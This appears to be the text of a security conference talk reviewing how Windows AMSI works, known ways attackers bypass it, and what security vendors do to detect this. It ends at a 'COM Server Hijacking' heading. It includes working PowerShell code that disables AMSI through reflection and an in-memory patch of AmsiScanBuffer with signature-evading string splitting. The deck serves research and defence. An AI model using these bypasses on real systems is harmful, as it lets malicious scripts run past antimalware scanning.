AMSI Unchained

Review of Known AMSI Bypass Techniques and Introducing a New One

About me

@maorkor

Security Research Team Leader at @DeepInstinct

Previously

Vulnerability Researcher

Getting married in 10 days (hopefully )

Agenda

- AMSI overview & architecture
- AMSI bypass techniques
- Security vendors efforts to prevent AMSI bypass
- AMSI internals
- New AMSI bypass technique(s)!

AMSI

Anti**M**alware **S**can **I**nterface is a standard that allows applications to integrate with antimalware products

In scriptable applications, for example, at the point when a script is ready to be supplied to the scripting engine, an application can call the Windows AMSI APIs to request a scan of the content prior to its execution.


AMSI dumpty

Architecture

Any app (Consumer) can request content to be scanned

Any security vendor (Provider) can register to receive scan requests

The OS is the mediator – amsi.dll that must be imported by any AMSI-protected app



Consumers

PowerShell (>2.0)

JavaScript

VBScript

VBA (office macro)

WMI

User Account Control (UAC) elevations

Excel 4.0 macros

Volume shadow copy operations

.NET in-memory assembly loads

Providers


How developers make AMSI requests

```
HAMSICONTEXT amsiContext;
AMSI_RESULT amsiRes;
HAMSISESSION session = nullptr;

// Initialize AMSI
hResult = AmsiInitialize(APP_NAME, &amsiContext);
hResult = AmsiOpenSession(amsiContext, &session);
// Scan
hResult = AmsiScanBuffer(amsiContext, content, contentSize, fname, session, &amsiRes);
```

```
enum AMSI_RESULT {
    AMSI_RESULT_CLEAN = 0,
    AMSI_RESULT_NOT_DETECTED = 1,
    ...
    AMSI_RESULT_DETECTED = 32768
}
```


Process Memory Layout

```
HAMSICONTEXT amsiContext;

// Initialize AMSI
hResult = AmsiInitialize(APP_NAME, &amsiContext);
```




AmsiInitialize

```
HAMSICONTEXT amsiContext;

// Initialize AMSI
hResult = AmsiInitialize(APP_NAME, &amsiContext);
hResult = AmsiOpenSession(amsiContext, &session);
```



AmsiScanBuffer

```
HAMSICONTEXT amsiContext;

// Initialize AMSI
hResult = AmsiInitialize(APP_NAME, &amsiContext);
hResult = AmsiOpenSession(amsiContext, &session);
// Scan
hResult = AmsiScanBuffer(amsiContext, content,
contentSize, fname, session, &amsiRes);
```



- AMSI architecture
- **AMSI bypass techniques**
- **Security vendors efforts to prevent AMSI bypass**
- AMSI internals
- New AMSI bypass technique(s)!

Attack Surface

Attacker may try to run the malicious script by:

1. Passing the Security vendor's tests

- String manipulation
- Obfuscation
- Encryption

```
PS C:\Users\maor> Invoke-Mimikatz
At line:1 char:1
+ Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked
    + CategoryInfo          : ParserError: (:) [], ParentCo
    + FullyQualifiedErrorId : ScriptContainedMaliciousConte

PS C:\Users\maor> "Invoke"+"-Mim"+"ikatz"
Invoke-Mimikatz
```

- Provider can:

  Emulate the script

  De-Obfuscate \ Decrypt

Microsoft:

“if the script was generated at runtime” (*IEX*) “… might go through several passes of de-obfuscation. But you ultimately need to supply the scripting engine with plain, un-obfuscated code. And that's the point at which the application can invoke the AMSI APIs.”


2. Another option – pass the providers’ tests one time and disable AMSI for eternity

Disable AMSI

The AMSI architecture is designed as a chain of three components

Bypass AMSI == break any of the links in the AMSI chain


Breaking is easy - the attacker runs in the same memory space with all of the AMSI components



Consumer Unhook


Depends on how the AMSI-protected application uses AMSI

Understand how the application works and make it execute your code without calling AmsiScanBuffer



How PowerShell consumes AMSI

```
AMSI_RESULT ScanContent(string content,
                        string sourceMetadata)
{
    if (amsiInitFailed)
    {
        return AMSI_RESULT_NOT_DETECTED;
    }
    ...

    if (amsiContext == IntPtr.Zero)
    {
        hresult = Init();
         if (!Utils.Succeeded(hresult))
         {
             amsiInitFailed = true;  return AMSI_RESULT_NOT_DETECTED;
         }
    }
```



```
    if (amsiSession == IntPtr.Zero)
    {
        hresult = AmsiOpenSession(amsiContext, ref amsiSession);
        if (!Utils.Succeeded(hresult))
        {
            amsiInitFailed = true;  return AMSI_RESULT_NOT_DETECTED;
        }
    }

    AMSI_RESULT amsi_RESULT = AMSI_RESULT_CLEAN;
    hresult = AmsiScanBuffer(amsiContext, content, content.Length, sourceMetadata, amsiSession,
                             ref amsi_RESULT);
    if (!Utils.Succeeded(hresult))
    {
        result = AMSI_RESULT_NOT_DETECTED;
    }
     else
    {
        result = amsi_RESULT;
    }
    return result;
}
```

PowerShell Reflection - AMSI disable

- amsiInitFailed Reflection modification

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils’).GetField('amsiInitFailed’
,'NonPublic,Static’).SetValue($null,$true)
```

- Forcing an error

```
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession",
"NonPublic,Static").SetValue($null,$null);

 $mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext",
"NonPublic,Static").SetValue($null, [IntPtr]$mem)
```

https://twitter.com/mattifestation/status/735261120487772

What Security Vendors can do?

Hook the .NET SetValue function

- Prevent direct access to amsiInitFailed\amsiSession\amsiContext variables


Hook AmsiUnInitialize() && Hook PowerShell Pre and Post ScriptBlock execution

- Detect a change in the amsiInitFailed variable (from ‘False’ to ‘True’) that wasn’t caused by AmsiUnInitialize()

AMSI.DLL

A major component of AMSI is implemented as a DLL that is loaded into every AMSI protected process

This DLL functions as a connector between the managed PowerShell code and the COM AntiMalware providers



AMSI.DLL code patching

By patching code\data parts of AMSI.DLL attacker can break the AMSI chain

AmsiScanBuffer() scans a buffer full of content for malware

An attacker can patch any part of AmsiScanBuffer (or other code snippets that are being called by it) and cause it to return AMSI_RESULT value according to his\her will


```
$Win32 = @"
using System;
using System.Runtime.InteropServices;

public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect,
                                             out uint lpflOldProtect);
}"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3) #E_INVALIDARG
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

https://rastamouse.me/memory-patching-amsi-bypass/

AMSI Context structure patching

AMSI context structure is initialized during the AmsiInitialize routine

Stored inside the AMSI-protected process memory

Can be found in-memory by searching for the ‘AMSI’ signature or finding a global pointer that points to it (https://twitter.com/mattifestation/status/1071034781020971009)


Overwriting this structure will cause AmsiScanBuffer to fail

```
HRESULT __stdcall AmsiScanBuffer(
        HAMSICONTEXT amsiContext,
        PVOID buffer,
        ULONG length,
        LPCWSTR contentName,
        HAMSISESSION amsiSession,
        AMSI_RESULT *result)
{
  if ( !amsiContext )
    return E_INVALIDARG;
  if ( *(_DWORD *)amsiContext != 'ISMA' )
    return E_INVALIDARG;
  appName = *((_DWORD *)amsiContext + 1);
  if ( !appName )
    return E_INVALIDARG;
  Antimalware = *((_DWORD *)amsiContext + 2);
  if ( !Antimalware )
    return E_INVALIDARG;
```

What Security Vendors are doing?

Microsoft defender AMSI provider considers AmsiScanBuffer, as well as other strings (AmsiScanString, RtlMoveMemory, CopyMemory, AmsiUtils, …) malicious

An attacker can bypass these restrictions and find these function addresses by the names of neighbor functions, scan memory for code patterns or even dynamically parse the LDR



Better Approach of security vendors


Monitor permissions changes of any page inside the code section of amsi.dll

Make sure that AMSI context doesn’t change between command scans (AmsiScanBuffer) and is equal to the value that was initialized in AmsiInitialize

AMSI Providers

AMSI providers register themselves by creating a CLSID entry in HKLM\Software\Classes\CLSID and registering the same CLSID in HKLM\Software\Microsoft\AMSI\Providers

When AMSI is initialized in the host process, it will enumerate each CLSID listed in the Providers reg key and initialize the COM object by importing the DLL in the InProcServer32 subkey.



IAntimalwareProvider

Interface that constitutes as the main principle of AMSI.

Each AMSI provider that wants to supply antimalware services needs to implement the IAntimalwareProvider COM interface

```
IAntimalwareProvider: public IUnknown
{
    public:
        virtual HRESULT Scan(IAmsiStream *stream, AMSI_RESULT *result);
        virtual void CloseSession(ULONGLONG session);
        virtual HRESULT DisplayName( _Out_  LPWSTR* displayName);
};
```


Sample AMSI Provider Initialization

```
StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Classes\\CLSID\\%ls", clsidString);
SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr, L"SampleAmsiProvider");

// Create a standard COM registration for our CLSID
StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Classes\\CLSID\\%ls\\InProcServer32", clsidString);
SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr, modulePath);
SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, L"ThreadingModel", L"Both");

// Register this CLSID as an anti-malware provider
StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Microsoft\\AMSI\\Providers\\%ls", clsidString);
SetKeyStringValue(HKEY_LOCAL_MACHINE, keyPath, nullptr, L"SampleAmsiProvider");
```

COM Server Hijacking

